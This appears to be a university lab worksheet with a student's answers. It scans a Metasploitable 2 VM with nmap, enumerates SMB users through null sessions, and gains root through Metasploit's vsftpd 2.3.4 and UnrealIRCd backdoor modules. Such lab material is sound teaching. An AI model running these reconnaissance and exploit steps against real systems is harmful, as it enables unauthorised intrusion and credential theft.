**Prerequisites:**

1. Review Week 6 discussion of virtualization and virtualized networking (slide content).
2. Review Week 6 discussion and working knowledge of Linux commands (slide content and tutorials).
3. Kali Linux access, either through a virtual machine or through a friend.
4. Metasploitable Virtual Machine

**Objectives:**

The main purpose of this week’s exercise is getting started with Metasploit and understanding how to wield it appropriately for basic exploits.

**Call for Help:**  
Do your best to try the tasks below, if you’re confused, or need help, feel free to email or text me at any point and I will gladly try to help you. If you’re having an Issue, chances are, other people are as well, and I can update the instructions/comments/add content as necessary.

**Tasks:**

**Setup**

1. You’ll obviously need both Kali and Metasploitable Running simultaneously. You can do this by running a virtual machine, or by pairing with a friend and running metasploitable over the network (be careful here).
2. Make sure you follow the instructions from lecture, and ensure the networks are setup accordingly with your layout.

**Intro:**

1. Review the following sections from Offensive Security’s Website
   1. Introduction
   2. Metasploit Fundamentals
   3. Information Gathering

[**https://www.offensive-security.com/metasploit-unleashed/**](https://www.offensive-security.com/metasploit-unleashed/)

1. Remember, your Kali virtual machine, and metasploitable virtual machines can easily be redownloaded if you encounter an error. Don’t be afraid to experiment.

**Recon:**

1. Execute a nmap scan.*nmap -v -sV <IP Address of Target>*

What ports are open on the target host? What services does this imply might be available?  
Discovered open port 139/tcp on 192.168.0.3

Discovered open port 22/tcp on 192.168.0.3

Discovered open port 23/tcp on 192.168.0.3

Discovered open port 80/tcp on 192.168.0.3

Discovered open port 445/tcp on 192.168.0.3

Discovered open port 21/tcp on 192.168.0.3

Discovered open port 25/tcp on 192.168.0.3

Discovered open port 3306/tcp on 192.168.0.3

Discovered open port 111/tcp on 192.168.0.3

Discovered open port 5900/tcp on 192.168.0.3

Discovered open port 53/tcp on 192.168.0.3

Discovered open port 5432/tcp on 192.168.0.3

Discovered open port 2049/tcp on 192.168.0.3

Discovered open port 513/tcp on 192.168.0.3

Discovered open port 1099/tcp on 192.168.0.3

Discovered open port 2121/tcp on 192.168.0.3

Discovered open port 514/tcp on 192.168.0.3

Discovered open port 512/tcp on 192.168.0.3

Discovered open port 8180/tcp on 192.168.0.3

Discovered open port 6667/tcp on 192.168.0.3

Discovered open port 1524/tcp on 192.168.0.3

Discovered open port 8009/tcp on 192.168.0.3

Discovered open port 6000/tcp on 192.168.0.3

1. Let’s see if we can determine the operating system of this host using the -O switch.

What’s the running operating system?

Linux 2.6.X

OS CPE: cpe:/o:linux:linux\_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33


1. It looks like there’s a web server (port 80 is open), running on this host.

What can we tell by visiting that website?



Looks like the server is open to explore without passwords

1. Let’s try enumerating user accounts on the device using the nmap scripting engine.

*nmap -script smb-enum-users.nse -p <IP Address of Target>*

1. Rpcclient is a Linux tool used for executing client side Microsoft Remote Procedure Call functions. A null session is a connection with a samba or SMB server that does not require authentication with a password. No username or password is needed to set-up the connection and therefore it is called a null session. The allowance of null sessions was enabled by default on legacy systems but has been disabled from Windows XP SP2 and Windows Server 2003. The connection uses port 445 which is an open port on out target host as we’ve seen in the results of the port scan.

Let’s open up a new terminal window and set up a null session with the Metasploitable 2 samba server using the following command:


rpcclient -U ‘’ [target IP address]

The –U option defines a null username followed by the IP address of the Metasploitable 2 VM.

You will be asked for a password, just press enter to continue:

Then let’s query using an rpcclient command *querydominfo.*


What does this tell you about the machine? How many users are there, how many are available?



35 users, 1 available, server type

Next let’s see what users we can find by running the command *enumdomusers*

Pick a user you enumerated, what can you tell me about the user with the *queryuser <username>* command?



1. Software developers and hackers like to make repetitive functions easy, try using the *enum4linux* command on the target host

What does command do? Be detailed.

Scans Workgroup for Nbtstat info on all users, printer info, session checks, OS info, domain SID, password protocols and sessions.




**Target/Weaponize**

1. We note that in earlier steps we identified that an FTP Server is running (on port 21). This appears to be a common FTP server VSFTPD.  
     
   Read the below link, what does this tell you?

<https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor>

There is a exploit on this version of Metasploitable

We’ll cover this in detail another time, but what does the code tell you in the pastebin link? Why is it vulnerable? Can you execute the vulnerability manually? Yes



Metasploit simply needs a target and a few options in order to execute this backdoor on a vulnerable host. All exploits can be executed manually


1. It turns out nmap has a script to help us here.

*nmap -script ftp-vsftpd-backdoor -p 21 <IP Address of Target>  
  
Note:* [*https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html*](https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html)

1. Maybe Metasploit has a module to handle this exploitation. Search by running *search vsftpd*


**Deliver and Exploit!**

1. Setup to use the exploit using *use exploit/unix/ftp/vsftpd\_234\_backdoor*
2. See what options are required using the *show options* command
3. Set the rhost option using set *rhost <IP Address of Target>*
4. Run the command by using *run*
5. When the explot is complted you will see a “Command shell session 1…”. Execute the traditional linux command *whoami* and *sudo ifconfig*



What’s going on, what did the exploit accomplish?

I now have root access over the 39199 to 6200 port through the TCP port

1. Recall and investigate where and how linux traditionally stores the user and password information, any ideas on what can be done to find the passwords?  
   
2. What could be done to fix this vulnerability?


Update. As this backdoor was removed on July 3rd 2011.


Additionally, there is closing your TCP port

**Your Turn:**


You should note that there is an IRC server running. Your mission is to gain root level privileges on the virtual machine utilizing Metasploit. Good luck.

Provide a screenshot of the commands executed and the linux date/time using *date.*






* Port of irc server is on :6667




* Found Version
  + OS: Linux 2.6.9 - .33
  + Hosts: irc.Metasploitable.LAN


Use <https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor>



* I begin to stage the exploit and ready the options
* Options needed are RHOST so -- SET RHOST 192.168.0.2



* Execute Exploit



We in bro.